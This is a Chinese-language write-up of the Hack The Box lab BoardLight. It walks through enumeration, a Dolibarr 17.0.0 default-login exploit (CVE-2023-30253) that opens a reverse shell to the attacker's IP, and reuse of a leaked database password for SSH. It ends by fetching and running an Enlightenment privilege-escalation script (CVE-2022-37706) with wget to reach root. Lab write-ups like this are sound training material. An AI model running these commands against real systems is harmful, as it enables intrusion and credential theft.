


Nmap掃出有開80 port

BoardLight2


網頁沒甚麼明顯漏洞，dirsearch也沒甚麼發現，最下方有顯示board.htb，加入/etc/hosts




嘗試找subdomain

sudo gobuster vhost -u board.htb --append-domain -w /usr/share/wordlists/amass/subdomains-top1mil-20000.txt

發現crm.board.htb，加入/etc/hosts




發現login頁面，版本為Dolibarr 17.0.0，google default password發現是admin/admin，嘗試登入



https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253


python3 exploit.py http://crm.board.htb admin admin 10.10.14.43 4444

用cve取得shell




在~/html/crm.board.htb/htdocs/conf/conf.php發現mysqli的user/password

但找不到.db file能取得資料




發現/home下有user叫larissa，嘗試用ssh



user用dolibarr和dolibarrowner都無法登入，(larissa/serverfun2$2023!!)能登入


BoardLight9

取得user.txt



用linpeas.sh掃漏洞，發現有用enlightment binary，google發現

https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit



wget http://10.10.14.43/exploit.sh

chmod +x exploit.sh

./exploit.sh

取得root shell，獲取root flag